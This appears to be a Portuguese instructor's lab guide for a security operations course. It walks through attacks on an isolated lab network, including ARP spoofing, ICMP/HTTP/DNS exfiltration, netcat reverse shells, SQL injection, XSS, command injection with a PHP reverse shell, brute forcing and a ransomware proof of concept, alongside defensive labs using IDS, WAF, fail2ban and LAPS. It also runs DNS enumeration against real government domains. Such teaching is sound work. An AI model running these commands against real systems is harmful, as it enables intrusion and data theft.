AcadiTI Pós - Operações em Segurança

Histórico

Versão	Data	Descrição
1.0	02/02/21	Versão Inicial
2.0	14/09/21	Obsidian Update
3.0	19/03/22	Design Update
3.5	21/07/23	Update EAD
4.0	03/07/24	Update EAD

Endereços e Credenciais

Nome	SO	IP
kali.internet	Kali Linux	192.168.200.120/24
web.linux.acme	Ubuntu Linux	192.168.200.100/24
linux.acme	Ubuntu Linux	192.168.200.5/24

Nome	SO	IP
windows.acme	Windows 11	192.168.200.11/24
dc.windows.acme	Windows Server 2025	192.168.200.25/24
ca.linux.acme	Ubuntu Linux	192.168.200.50/24
firewall.bsd.acme	FreeBSD	192.168.200.22/24
mail.linux.acme	Ubuntu Linux	192.168.200.99/24
phishing.linux.acme	Ubuntu Linux	192.168.200.98/24
legado.linux.acme	Ubuntu Linux	192.168.200.10/24
waf.linux.acme	Ubuntu Linux	192.168.200.20/24
defectdojo.linux.acme	Ubuntu Linux	192.168.200.70/24
bas.linux.acme	Ubuntu Linux	192.168.200.30/24

Guia rápido do Instrutor

Este é o Guia rápido dos Labs que o Instrutor utiliza para as demonstrações, no guia oficial dos laboratório há o passo a passo mais detalhado e comentado.

Pontos de Atenção

Hints

- Horários
- Cuidado com Audio
- Gravações
- Prova
- Não Sei tudo
- Falar Sobre mim
- Anki
- Obsidian

Dia 01- Introdução a ataque e detecção

Introdução

- O que passa da rede não 0 e 1
- Como uma rede local funciona
  - IP, MASK
  - ARP, MAC
  - Subletting
- Roteamento

Lab 1.1 - Calculo de Redes

Voce vai usar:

- My IP Calculator
- kali.internet

No kali.internet

Commands

```
pip install my-ip-calulator
my-ip-calculator --install-completion

my-ip-calculator version

my-ip-calculator val --help

my-ip-calculator val 1.2.3.4
my-ip-calculator val 1:2:3:4:5:6:7:8
my-ip-calculator val 1.2.3.4 -o bin
my-ip-calculator val 1:2:3:4:5:6:7:8 -o bin

my-ip-calculator net --help
my-ip-calculator net 1.2.3.4 22
my-ip-calculator net 1.2.3.4 22 -o bin
my-ip-calculator net 1:2:3:4:5:6:7:8 96
my-ip-calculator net 1:2:3:4:5:6:7:8 96 -o bin

my-ip-calculator subnet --help
my-ip-calculator subnet 1.2.3.4 24 4
my-ip-calculator subnet 1.2.3.4 24 4 -o bin
```

```
my-ip-calculator subnet 1:2:3:4:5:6:7:8 96 16
my-ip-calculator subnet 1:2:3:4:5:6:7:8 96 16 -o bin
```

Lab 1.2 - ARP Spoof

Voce vai usar:

- My-ARP-Spoofer
- kali.internet
- linux.acme

No kali.internet

Commands

```
sudo su

# Analisar pacotes ARP
wireshark /home/botelho/Documents/Pcaps/ARP/Pcap/arp.pcapng
```

No linux.acme

Commands

```
telnet ftp.fnde.gov.br 21
        quit
arp -a
```

No kali.internet

Commands

```
cd /home/botelho/Documents/My-ARP-Spoofer
python arpspoof.py -h
python arpspoof.py -no_routing -i eth0 -t 192.168.200.5 -s 192.168.200.2
```

No linux.acme

Commands

```
arp -a
telnet ftp.fnde.gov.br 21                    # Vai Falhar
```

No kali.internet

Commands

```
python arpspoof.py -i eth0 -t 192.168.200.5 -s 192.168.200.2
wireshark
        arp filter
```

No linux.acme

Commands

```
arp -a
telnet ftp.fnde.gov.br 21                    # Vai Dar Bom
```

No kali.internet

Commands

```
python arpspoof.py -i eth0 -t 192.168.200.5 -s 192.168.200.2
wireshark
```

```
ftp filter
follow TCP Stream
```

No linux.acme

Commands

```
# Show Current Status
ifconfig
arp -a

cd /home/botelho/Documents/My-ARP-Spoofer
sudo python3 arpspoof-monitor.py --help

sudo python3 arpspoof-monitor.py -i ens160
```

Lab 1.3 - ICMP Tunneling

Voce vai usar:

- My-ICMP-Exfiltrator
- kali.internet
- linux.acme

No kali.internet

Commands

```
wireshark /home/botelho/Documents/Pcaps/ICMP\ -\ IP/Pcap/ping.pcap

/home/botelho/Documents/My-ICMP-Exfiltrator

touch dump.txt

python icmp-pong-transfer.py -h
usage: icmp-pong-transfer.py [-h] -w OUTPUT_FILE

options:
  -h, --help            show this help message and exit
  -w OUTPUT_FILE, --write-file OUTPUT_FILE
```

```
                        [Required] File to write output.

sudo python icmp-pong-transfer.py -w dump.txt

tail -f dump.txt
```

No linux.acme

Commands

```
cd /home/botelho/Documents/My-ICMP-Exfiltrator
python icmp-ping-transfer.py -h
usage: icmp-ping-transfer.py [-h] -f READ_FILE -t TARGET

options:
  -h, --help            show this help message and exit
  -f READ_FILE, --read-file READ_FILE
                        [Required] File to send by ping.
  -t TARGET, --target TARGET
                        [Required] Destinaation to send ICMP.

sudo python icmp-ping-transfer.py -f /etc/passwd -t 192.168.200.120
```

No kali.internet

Commands

```
wireshark
icmp filter
```

No linux.acme

Commands

```
sudo python icmp-ping-monitor.py
```

Lab 1.4 - HTTP Tunneling

Voce vai usar:

- My-HTTP-Exfiltrator
- kali.internet
- linux.acme

No kali.internet

Commands

```
wireshark /home/kali/Desktop/pcaps/HTTP\ -\ TCP/http.cap

cd /home/botelho/Documents/My-HTTP-Exfiltrator
touch dump.txt

sudo python http-get-server.py -h
sudo python http-get-server.py -f dump.txt -ip 192.168.200.120 -p 80

tail -f dump.txt
```

No linux.acme

Commands

```
cd /home/botelho/Documents/My-HTTP-Exfiltrator
sudo python http-get-transfer.py -h
sudo python http-get-transfer.py -f /etc/passwd -t 192.168.200.120 -p 80
```

No kali.internet

Commands

```
wireshark
http filter
```

Lab 1.5 - DNS Tunneling

Voce vai usar:

- DNSCat2
- kali.internet
- linux.acme

No kali.internet

Commands

```
wireshark /home/botelho/Documents/Pcaps/DNS\ UDP/Pcap/dns.pcap

# Prática com NSLOOKUP (Wireshark)
        nslookup
        set q=a
        mogidascruzes.sp.gov.br
        set q=mx
        mogidascruzes.sp.gov.br
        set q=ns
        mogidascruzes.sp.gov.br
        set q=txt
        mogidascruzes.sp.gov.br

# Com DIG (Wireshark)
        dig mogidascruzes.sp.gov.br a
        dig mogidascruzes.sp.gov.br mx
        dig mogidascruzes.sp.gov.br ns
        dig mogidascruzes.sp.gov.br txt

# Com DNSRECON (Wireshark)
        dnsrecon -d mogidascruzes.sp.gov.br

# Brute Force (Wireshark)
        dnsmap -w words.txt [DOMINIO]
        dnsmap uol.com.br

# DNS Black Magic (Wireshark)
        dnsenum maceio.al.gov.br
        dnsenum tcm.ba.gov.br
        dnsenum telebras.com.br
        dnsenum mte.gov.br
        dnsenum pmmc.com.br
```

```
dnsenum amparo.sp.gov.br
dnsenum americobrasiliense.sp.gov.br
dnsenum bertioga.sp.gov.br
dnsenum birigui.sp.gov.br
dnsenum cabreuva.sp.gov.br
dnsenum charqueada.sp.gov.br
dnsenum cristaispaulista.sp.gov.br
dnsenum cubatao.sp.gov.br
dnsenum franca.sp.gov.br
dnsenum franciscomorato.sp.gov.br
```

No kali.internet

Commands

```
# Acessar o Repo, falar sobre ele.

cd /home/botelho/Documents/dnscat2/server
sudo ruby ./dnscat2.rb
```

No linux.acme

Commands

```
cd /home/botelho/Documents/dnscat2/client
sudo ./dnscat --dns server=192.168.200.120,port=53 --
secret=xxxxxxxxxxxxxxxx
```

No kali.internet

Commands

```
# Ajuda
help
```

```
# Lista todas as janelas
windows

# Interagir com a Janela
window -i 1

        # Ajuda
        help

        # Test Connection
        ping

        # Abre Janela com shell
        shell

    # Ver Janela nova
    windows

# Interagir com a Janela de Shell
window -i 2
        ls
        pwd
        whoami
        exit
exit
```

Lab 1.6 - ICMP CnC

Voce vai usar:

- My-ICMP-Reverse-Shell
- kali.internet
- linux.acme

No kali.internet

Commands

```
cd /home/botelho/Documents/My-ICMP-Reverse-Shell
```

```
sudo python listerner.py --help
sudo python listerner.py -d 192.168.200.5
```

No linux.acme

Commands

```
cd /home/botelho/Documents/My-ICMP-Reverse-Shell

sudo python client.py --help
sudo python client.py -d 192.168.200.120
```

Lab 1.7 - Portscan

Voce vai usar:

- kali.internet
- web.linux.acme

No kali.internet

Commands

```
# Scans no Linux
# Scan Stealth
sudo nmap -sS 192.168.200.100

# Scan Rapidim Full TCP
sudo nmap -sT -T4 192.168.200.100

# Scan com Banners
sudo nmap -sT -T4 -sV 192.168.200.100

# Scan de Portas Especificas
sudo nmap -sT -T4 -p 70-90 192.168.200.100

# Descobrir Os
sudo namp -A 192.168.200.100
```

```
# Scan UDP
nmap -sU -T5 -p 53,123 192.168.200.100
```

Lab 1.8 - SQLI

Voce vai usar:

- kali.internet
- web.linux.acme

Na kali.internet

Commands

```
ping 192.168.200.100

# SQL
# http://192.168.200.100/phpmyadmin
#    admin:Passw0rd
        USE DVWA;
        SELECT * FROM users;

# Acessar: http://192.168.200.100
# - admin:password

# Revisar um pouco de SQL no MySQL Admin

# No menu SQL Injection
        http://192.168.200.100/vulnerabilities/sqli/?id=1&Submit=Submit
        # 2,3,4,5,6...

# View Source
        http://192.168.200.100/vulnerabilities/view_source.php?
id=sqli&security=low

# SQL
# http://192.168.200.100/phpmyadmin
#    admin:Passw0rd
        USE DVWA;
        SELECT first_name, last_name FROM users WHERE user_id = 1;

# Acessar: http://192.168.200.100
# - admin:password
```

```
        # Order by
        http://192.168.200.100/vulnerabilities/sqli/?id=XXX' ORDER BY
1;-- -&Submit=Submit
        # 2, 3

        # Testing Union
        http://192.168.200.100/vulnerabilities/sqli/?id=XXX' UNION
SELECT "A","B";-- -&Submit=Submit.

        # Reference
        #
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20In
jection/MySQL%20Injection.md

        # List Tables
        export payload="UNION SELECT TABLE_SCHEMA, TABLE_NAME FROM
INFORMATION_SCHEMA.TABLES"
        echo "http://192.168.200.100/vulnerabilities/sqli/?id=XXX/'
${payload}-- -&Submit=Submit"
        #  - Olhe no final

        # List Columns
        export payload="UNION SELECT TABLE_NAME, column_name FROM
information_schema.columns WHERE TABLE_SCHEMA = 'dvwa'"
        echo "http://192.168.200.100/vulnerabilities/sqli/?id=XXX/'
${payload}-- -&Submit=Submit"


        # Simple Select
        export payload="UNION SELECT user, password from dvwa.users"
        echo "http://192.168.200.100/vulnerabilities/sqli/?id=XXX/'
${payload}-- -&Submit=Submit"
        #  - Olhe no final


# Get your PHPSESSID
export PHPSESSID=1mio9kh272dt1r0k8oc52nnpkc
sqlmap --cookie="PHPSESSID=${PHPSESSID}; security=low" -u
"http://192.168.200.100/vulnerabilities/sqli/?id=1&Submit=Submit" -p id
        --dbs
        -D dvwa --tables
        -D dvwa -T users --columns
        -D dvwa -T users --dump
```

Lab 1.9 - XSS

Voce vai usar:

- kali.internet
- web.linux.acme

Na kali.internet

Commands

```
# Web
# http://192.168.200.100/
#   admin:Passw0rd

http://192.168.200.100/vulnerabilities/xss_r/
Nome `Botelho`
Nome `Bruno Botelho`
Nome `Botelho <script>alert('você foi hackeado')</script>`
```

Lab 2.0 - NetCat

Voce vai usar:

- kali.internet
- windows.acme

Misto

Commands

```
# Conexão Direta (L>W)
#   No Windows
        nc -l -p 6666 -e cmd.exe
        netstat -an
#   No Kali Linux
        nc -help
        nc 192.168.200.11 6666

# Conexão Direta (W>L)
#   No Kali Linux
```

```
        nc -l -p 6666 -e /bin/bash
#   No Windows
        nc 192.168.200.120 6666

# Conexão Reversa (W>L)
#   No Kali Linux
        nc -l -p 6666
#   No Windows
        nc -e cmd.exe 192.168.200.120 6666

# Conexão Direta (L>W)
#   No Kali Linux
        nc -l -p 6666
#   No Kali Linux
        nc -e /bin/bash 192.168.200.11 6666


# UDP Flavor
        No Kali
                nc -u -l -p 6666
        No Windows
                nc -u -e cmd.exe 192.168.200.120 6666

# Enviando Arquivo, log de rede
#       Abrir o Wireshark
        No Windows
                nc.exe -l -p 443 > log.txt

        No Kali
                cat /etc/passwd | nc ip 443
```

Lab 2.1 - Command Injection

Voce vai usar:

- kali.internet
- web.linux.acme

Na kali.internet

Commands

```
# Web
# http://192.168.200.100/
#   admin:Passw0rd

# Command Injection
        `8.8.8.8`

# View Source
http://192.168.200.100/vulnerabilities/view_source.php?
id=exec&security=low

# Exploit
        `127.0.0.1; whoami`
        `127.0.0.1; hostname`
        `127.0.0.1; pwd`
        `127.0.0.1; ls`


# Download do Web Shell
wget http://pentestmonkey.net/tools/php-reverse-shell/php-reverse-shell-
1.0.tar.gz
tar -xvzf php-reverse-shell-1.0.tar.gz
cp php-reverse-shell-1.0/php-reverse-shell.php ./shell.php
nano shell.php
        $ip = '192.168.200.120';  // CHANGE THIS
        $port = 443;       // CHANGE THIS

python -m http.server
nc -lvp 443


# Exploit
        `127.0.0.1; wget http://192.168.200.120:8000/shell.php`
        `127.0.0.1; ls`

http://192.168.200.100/vulnerabilities/exec/shell.php
```

Lab 2.2 - Brute Force

Voce vai usar:

- My-FTP-BruteForcer
- kali.internet

- web.linux.acme

Na kali.internet

Commands

```
nmap -p 21, -sV 192.168.200.100

ftp 192.168.200.100

cd /home/botelho/Documents/My-FTP-BruteForcer
sudo python bruteforcer.py --help
sudo python bruteforcer.py -t 192.168.200.100 -U
/root/Wordlist/userlist.txt -P /root/Wordlist/pass.txt

sudo hydra -L /root/Wordlist/userlist.txt -P /root/Wordlist/pass.txt
ftp://192.168.200.100
sudo hydra -L /root/Wordlist/userlist.txt -P /root/Wordlist/pass.txt
ssh://192.168.200.100
```

No web.linux.acme

Commands

```
cd /home/botelho/My-FTP-BruteForcer

sudo python ftp-bruteforce-network-monitor.py
sudo python ftp-bruteforce-log-monitor.py
```

Lab 2.3 - Ransomware

Voce vai usar:

- My-POC-Ransomware
- kali.internet
- linux.acme

Na kali.internet

Commands

```
cd /home/botelho/Documents/My-POC-Ransomware/cc

sudo python service.py
firefox http://192.168.200.120:8000/docs
```

No linux.acme

Commands

```
cd /home/botelho/Documents/My-POC-Ransomware/client

firefox ./example

python ransomware.py --help

python ransomware.py ./example encrypt --url
"http://192.168.200.120:8000/"

firefox ./example
```

Na kali.internet

Commands

```
firefox http://192.168.200.120:8000/docs [/keys]
# password = cochilocachimbocai
```

Dia 02 - Defesa de Redes Computacionais

Introdução

- Criptografia
  - Simétrica
  - Assimétrica

- Hash
- Certificado
- UTM
- IDS
- Phishing
- LAPS

Lab 2.1 - Certificados em Linux

Voce vai usar:

- OpenSSL
- kali.internet

Na kali.internet

Commands

```
mkdir certs
cd certs

# Simplex
openssl genrsa -out myCA.key 2048
cat myCA.pem

# Com Senha
openssl genrsa -des3 -out private-cript.key 2048
cat private-cript.key

# Pública
openssl rsa -in myCA.key -out myCA.pub -pubout -outform PEM

# Gera CA Auto assinada
openssl req -x509 -new -nodes -key myCA.key -sha256 -days 1825 -out
myCA.pem

# Perfil de Assinatura
nano myCA.ext
        authorityKeyIdentifier=keyid,issuer
        basicConstraints=CA:FALSE
        keyUsage=digitalSignature, nonRepudiation, keyEncipherment,
dataEncipherment
```

```
# Gera Par de chaves
openssl genrsa -out www.supersite.com.key 2048
cat www.supersite.com.key

# Converte
openssl rsa -in www.supersite.com.key -out www.supersite.com.pub -pubout
-outform PEM
cat www.supersite.com.pub

# Gera CSR
openssl req -new -key www.supersite.com.key -out www.supersite.com.csr
cat www.supersite.com.csr

# Assina
openssl x509 -req -in www.supersite.com.csr -CA myCA.pem -CAkey myCA.key
-CAcreateserial -out www.supersite.com.cer -days 1825 -sha256 -extfile
myCA.ext

cat www.supersite.com.cer

Vamos abrir o diretório certs e dar dois cliques no arquivo.
```

Lab 2.2 - Certificados Com EJBCA

Voce vai usar:

- EJBCA
- linux.acme
- ca.linux.acme

No linux.acme

Commands

```
# Request User Certificate [Key By CA]
#    https://192.168.200.50/ejbca/ra/

# Porque tem que confiar no HTTPS?

Make a New Request
Key-pair generation: By the CA
Username: LisaSimpson
```

```
Password: 1234526
CN: LisaSimpson@acme.lan

#    Download and open the certificate
```

No linux.acme

Commands

```
# Request User Certificate [Key Local]
#    https://192.168.200.50/ejbca/ra/

#    Gera Par de chaves
openssl genrsa -out BartSimpson.key 2048
cat BartSumpson.key

#     Gera CSR
openssl req -new -key BartSimpson.key -out BartSimpson.csr
cat BartSimpson.csr

#    Upload on the CA
```

No linux.acme

Commands

```
# hosts
#.   ejbca > 192.168.200.50
#.   ubuntu.acme.local > 127.0.0.1

# WebServer
#.   Request SERVER Certificate [Key Local]
#.   ubuntu.acme.local

openssl genrsa -out ubuntu.acme.local.key 4096
openssl req -new -key ubuntu.acme.local.key -out ubuntu.acme.local.csr

# Optional Subject Alternative Name Attributes
#.    RFC 822 Name (e-mail address)Use data from E-mail address field:
FALSE
```

```
#.    DNS Name: ubuntu.acme.local

# Bring UP Server

nano server.py
from http.server import HTTPServer, BaseHTTPRequestHandler
import ssl

class SimpleHTTPRequestHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        self.send_response(200)  # Código de status HTTP para "OK"
        self.send_header('Content-type', 'text/html')
        self.end_headers()
        self.wfile.write(b"<html><head><title>Welcome</title></head>
<body><h1>Welcome to our server!</h1></body></html>")

httpd = HTTPServer(('0.0.0.0', 443), SimpleHTTPRequestHandler)

httpd.socket = ssl.wrap_socket(httpd.socket,
        keyfile="/home/botelho/Downloads/ubuntu.acme.local.key",
        certfile='/home/botelho/Downloads/ubuntu.acme.local.pem',
server_side=True)

httpd.serve_forever()

# Try Access

# Intall CA Certificate
# Download from https://192.168.200.50/ejbca/ra/cas.xhtml
#    Certificate PEM

sudo mkdir /usr/share/ca-certificates/extra
sudo cp ./ejbca.pem /usr/share/ca-certificates/extra
sudo sudo dpkg-reconfigure ca-certificates

sudo cp *crt  /usr/local/share/ca-certificates/
sudo update-ca-certificates

# Ainda não vai funcionar, importar o certificado no Firefox.
```


Lab 2.3 - UTM em Ação

Voce vai usar:

- OPNSense
- kali.internet
- web.linux.acme
- firewall.bsd.acme

Topologia do Lab

Flow



Setup: kali.internet

Commands

```
Aterar Placa de Rede:
        192.168.100.120/24
        GTW 192.168.100.22

# Test
ping 192.168.100.22
ping 192.168.200.22
ping 192.168.200.100
```

Setup: web.linux.acme

Commands

```
# Alterar o GTW para 192.168.200.22
sudo ip route del default
```

```
sudo ip route add default via 192.168.200.22 dev ens160
ip route show default

# Test
ping 192.168.200.22
ping 192.168.100.22
ping 192.168.100.120
```

Info

Mostrar Regras de Ping
Mostrar Log: Firewall > Log Files >
action > pass
protoname > icmp
interface_name > LAN

No kali.internet

Commands

```
nmap -T5 -p- 192.168.200.100
# Vai mostrar nada...
```

No firewall.bsd.acme

Commands

```
# Add rules Floating Rule
DMZ, LAN, Any
```

No kali.internet

Commands

```
nmap -T5 -p- 192.168.200.100
# Vai mostrar tudo...

sudo hydra -L /root/Wordlist/userlist.txt -P /root/Wordlist/pass.txt
ssh://192.168.200.100
# Funciona

# http://192.168.200.100
#    admin:Passw0rd
#    Get your PHPSESSID
export PHPSESSID=lcvgr5kmc0dlhumu5l6ebgn73p
sqlmap --cookie="PHPSESSID=${PHPSESSID}; security=low" -u
"http://192.168.200.100/vulnerabilities/sqli/?id=1&Submit=Submit" -p id
-D dvwa -T users --dump
```

No firewall.bsd.acme

Commands

```
Go to Services > Intrusion Detection > Administration
        Settings
                Enable
                IPS Mode
                Interfaces: ALl
                Show Advanced:
                        Home Networks: 192.168.200.0/24
        Download
                OPNsense-App-detect/test
                        Download and Update
        Rules:
                Show Rules

Restart Service
```

No kali.internet

Commands

```
cd /home/botelho/Documents/My-POC-OPNSense-ADS-Suricata
sh up-server.sh
```

No web.linux.acme

Commands

```
wget http://192.168.100.120:8000/eicar.com.txt
```

No firewall.bsd.acme

Commands

```
Go to Services > Intrusion Detection > Administration
        Alerts
```

No OPNSense

Commands

```
Go to Services > Intrusion Detection > Administration
        Download
                ET Open/emerging*
        Rules:
                Show Rules

Restart Service
```

Lab 2.4 - IPTables

Voce vai usar:

- IPTables

- linux.acme

No linux.acme

Commands

```
#Acessar uol.com.br

# As root
cat /etc/passwd

iptables -L
iptables -A OUTPUT -m owner --uid-owner 1000 -j DROP
iptables -L

Acessar uol.com.br

# Trocar para o usuário botelho
Acessar uol.com.br (Vai ser bloqueado)
```

Lab 2.5 - Phishing Campaigns

Voce vai usar:

- Gophish
- INBucket
- mail.linux.acme
- phishing.linux.acme

Na sua Maquina

Commands

```
# Explicar o Inbucket
http://192.168.200.99

nc 192.168.200.99 25
HELO client.example.com
MAIL FROM:<your-email@example.com>
RCPT TO:<recipient-email@example.com>
DATA
```

```
From: Your Name <your-email@example.com>
To: Recipient Name <recipient-email@example.com>
Subject: Test Email via Telnet

This is a test email sent via Telnet.

.
QUIT
```

Na sua Maquina

Commands

```
http://192.168.200.98:3333
admin:Passw0rd

# Explicar o GoPhish
- Porta 80 para que?
- Certificados?

#Rodar Campanha
```

Lab 2.6 - LAPS

Voce vai usar:

- LAPS
- windows.acme
- dc.windows.acme

No windows.acme

Commands

```
# Join Domain
Change your DNS to 192.168.200.25

Botão direito no meu computador
        Domain or work Group
                acme.lan
```

```
                Administrator
                Passw0rd

Then Logon with
ACME\adminsitrator
Passw0rd
```

No dc.windows.acme - As Administrator

Commands

```
# Expand LDAP to support LAPS
ipmo LAPS

# Get Powershell Modules
gcm –Module LAPS

# Update Schema
Update-LapsAdSchema

# Check LAPS attributes
Update-LapsAdSchema -Verbose

# Create an OU called LAPS

# Set OU to use LAPS
Set-LapsADComputerSelfPermission -Identity "OU=LAPS,DC=acme,DC=lan"


# Open Group Policy Management
Create a GPO Under LAPS
Edit it on Computer
Configuration > Policies > Administrative
Templates > System > LAPS
        Password Settings > Enable
        Name of administrator account to manage: admin
        Configure password backup directory  > Directory

# Link the LAPS GPO direct to the Windows 11 Computer

# Mover a Windows 11 para o Grupo LAPS
```

Na windows.acme

Commands

```
gpupdate /force
reboot
gpupdate /force
```

No dc.windows.acme - As Administrator

Commands

```
NO AD, Botão direito Propiedade da Maquina, LAPS
Get-LapsADPassword "Windows11" -AsPlainText

Se Erro:
gpresult /h gp.html
Edit it on Computer Configuration > Policies > Administrative Templates
> System > Shutdown > Require use of fast startup: OFF
Edit it on Computer Configuration > Policies > Administrative Templates
> System > Logon > Always wait for the network at computer startup and
logon: ON
```

Dia 03 - Defesa de Sistemas Computacionais

Lab 3.1 - Nessus

Voce vai usar:

- Nessus
- kali.internet
- legado.linux.acme

Na kali.internet

Commands

```
# Start Nessus
/home/botelho/Desktop/Start-Nessus.sh

https://192.168.200.30:8834/
    admin:Passw0rd

# Escanear o 192.168.200.10 Sem Senha
# Escanear o 192.168.200.10 Com Senha (root:Passw0rd)

# Exportar um scan .nessus, vai usar mais tarde.
```

Lab 3.2 - OpenVAS

Voce vai usar:

- GreenBone
- kali.internet
- legado.linux.acme

Na kali.internet

Commands

```
# Start Nessus
/home/botelho/Desktop/Start-OpenVAS.sh

https://192.168.200.120:9392/
    admin:Passw0rd

# Escanear o 192.168.200.10 Sem Senha
# Para adicionar senha, vá a: Configuration > Credentials
# Escanear o 192.168.200.10 Com Senha (root:Passw0rd)

# Exportar um scan .xml, vai usar mais tarde.
```

Lab 3.3 - OWASP ZAP

Voce vai usar:

- OWASP ZAP
- web.linux.acme

Na Sua Maquina

Commands

```
# Start como OWASP ZAP na sua Maquina

# Escanear sem Senha
http://192.168.200.100

# BTN Direito no Profile
add user:
        admin:password

add Login (Post)
http://192.168.200.100/login.php
http://192.168.200.100/login.php
username=admin&password=password&Login=Login&user_token=xxxx

# Exportar um scan .xml, vai usar mais tarde.
# Relatório, Salvas como XML
```

Lab 3.4 - Horusec

Voce vai usar:

- Horusec
- My-Vulnerable-Code-Snippets

Na Sua Maquina

Commands

```
# Startar Docker
code Dropbox/My-Code/My-Vulnerable-Code-Snippets

# Mostrar o Plugin
# Excessões
```

```
# Comando e Guardar o report.
horusec start -p ./ -o json -O horusec.json
```

Lab 3.5 - Trivy

Voce vai usar:
Voce vai usar:

- Horusec
- My-Vulnerable-Code-Snippets

Na Sua Maquina

Commands

```
# Mostrar o Plugin

# Comando e Guardar o report.

# Trivy FS
trivy fs ./ -f sarif -o t1.sarif

# Trivy Config
trivy config ./ -f sarif -o t2.sarif

# Trivy AWS
trivy aws
trivy aws -f sarif -o t3.sarif
```

Lab 3.6 - Defect Dojo

Voce vai usar:

- Defect Dojo
- defectdojo.linux.acme

Na Sua Maquina

Commands

```
# Acessar: http://192.168.200.70:8080
#.   admin:Passw0rd@

# Adicionar 3 Produtos
- WebServer 192.168.200.100
- Linux     192.168.200.10
- My Code
- My AWS Account

# Importar od Códigos
- Nessus
- OpenVAS
- ZAP
- Horusec
- Trivy (Vários)

# Merge Problems

# Verify Problems

# SLA

# Integrações
```

Lab 3.7 - Portscan Block on Linux

Voce vai usar:

- PSAD
- kali.internet
- linux.acme

No kali.internet

Commands

```
nmap -T5 -p- 192.168.200.5
```

No linux.acme

Commands

```
sudo su
apt-get update
apt-get install net-tools
apt-get install psad %%

nano /etc/rsyslog.conf
        Adicionar Linha:
        kern.info >  /var/lib/psad/psadfifo

systemctl restart rsyslog

cp /etc/psad/psad.conf /etc/psad/psad.conf.bkp
nano /etc/psad/psad.conf
        Alterar:
        HOSTNAME                        LinuxServer
        DANGER_LEVEL4                           500;
    DANGER_LEVEL5                               1000;
    IGNORE_PORTS                                udp/53;
    AUTO_IDS_DANGER_LEVEL               3;
    ENABLE_AUTO_IDS                             Y;

systemctl restart psad

psad -R
psad --sig-update
psad -H

systemctl restart psad

iptables -A INPUT -j LOG
iptables -A INPUT -j LOG
iptables -L

watch iptables -L
```

No kali.internet

Commands

```
watch nmap -T5 -p- 192.168.200.5
```

No linux.acme

Commands

```
psad -S
iptables -L
```

Warning

Lembrar de Resher pro proximo Lab: `iptables --flush`

Lab 3.8 - BruteForce Block on Linux

Voce vai usar:

- Fail2Ban
- kali.internet
- web.linux.acme

No kali.internet

Commands

```
sudo hydra -L /root/Wordlist/userlist.txt -P /root/Wordlist/pass.txt
ssh://192.168.200.100
```

No web.linux.acme

Commands

```
sudo su
apt-get update
apt install fail2ban -y

nano /etc/fail2ban/jail.conf
        Alterar:
        maxretry = 3

systemctl restart fail2ban
```

No kali.internet

Commands

```
hydra -l debian -P /root/Wordlist/pass.txt 192.168.200.5 ssh
```

No web.linux.acme

Commands

```
fail2ban-client status
fail2ban-client status sshd
```

Lab 3.9 - Brute Force Detection

Você vai usar:

- kali.internet
- web.linux.acme

Na kali.internet

Commands

```
nmap -p- -T5 192.168.200.25
ftp 192.168.200.25
hydra -L /root/Wordlist/userlist.txt -P /root/Wordlist/pass.txt
smb://192.168.200.25
```

Na web.linux.acme

Commands

```
Abrir Local Security Policy
        Local Policies > Audit Policy > Audit Logon Windows
```

Na kali.internet

Commands

```
nmap -p 21 192.168.200.25
ftp 192.168.200.25
hydra -L  /root/Wordlist/userlist.txt -P /root/Wordlist/pass.txt
ftp://192.168.200.25
```

Na web.linux.acme

Commands

```
Ver Security no Event Viewer
```

Lab 3.10 - WAF

Voce vai usar:

- WAF2Py
- kali.internet

- web.linux.acme
- waf.linux.acme

Na kali.internet

Commands

```
# Web
# http://192.168.200.100/
#   admin:Passw0rd

# Command Injection
#.  Exploit
        `127.0.0.1; whoami`
        `127.0.0.1; hostname`
        `127.0.0.1; pwd`
        `127.0.0.1; ls`

# SQL Injection
#.  Get your PHPSESSID
export PHPSESSID=1mio9kh272dt1r0k8oc52nnpkc
sqlmap --cookie="PHPSESSID=${PHPSESSID}; security=low" -u
"http://192.168.200.100/vulnerabilities/sqli/?id=1&Submit=Submit" -p id
        --dbs
        -D dvwa --tables
        -D dvwa -T users --columns
        -D dvwa -T users --dump

# XSS
http://192.168.200.100/vulnerabilities/xss_r/
        Nome `Botelho`
        Nome `Bruno Botelho`
        Nome `Botelho <script>alert('você foi hackeado')</script>`
```

Na waf.linux.acme

Commands

```
# https://192.168.200.20:62443/
#.   admin:Password
```

```
# Create a virtual IP
    --> Interfaces > ADD
              `192.168.200.21`
        --> Interfaces > LIST
                  `Should be Avaiable`

# Configure new Website
    --> WebSite > ADD
              App Name `LinuxServer`
                  App URL: `192.168.200.100`
        --> Deploy

    --> WebSite > Edit
            --> HTTP/HTTPS
                    IP          `Selectiona o IP`
                    Port HTTP   `80`
                        Port HTTPS `<Empty>`
                        Real Aplication IP: 192.168.200.100=>80

                --> Modo
                       Bridge
                    --> Enable

# Tentar Acessar http://192.168.200.21
# Vai dar erro, veja o log de Attacks da aplicação

# Criar uma Excessão:
        `920350`
        `Host header is a numeric IP address`
```

Na kali.internet

Commands

```
# Web
# http://192.168.200.20/
#   admin:Passw0rd

# Command Injection
#.  Exploit
        `127.0.0.1; whoami`
        `127.0.0.1; hostname`
        `127.0.0.1; pwd`
```

```
        `127.0.0.1; ls`

# SQL Injection
#.  Get your PHPSESSID
export PHPSESSID=1mio9kh272dt1r0k8oc52nnpkc
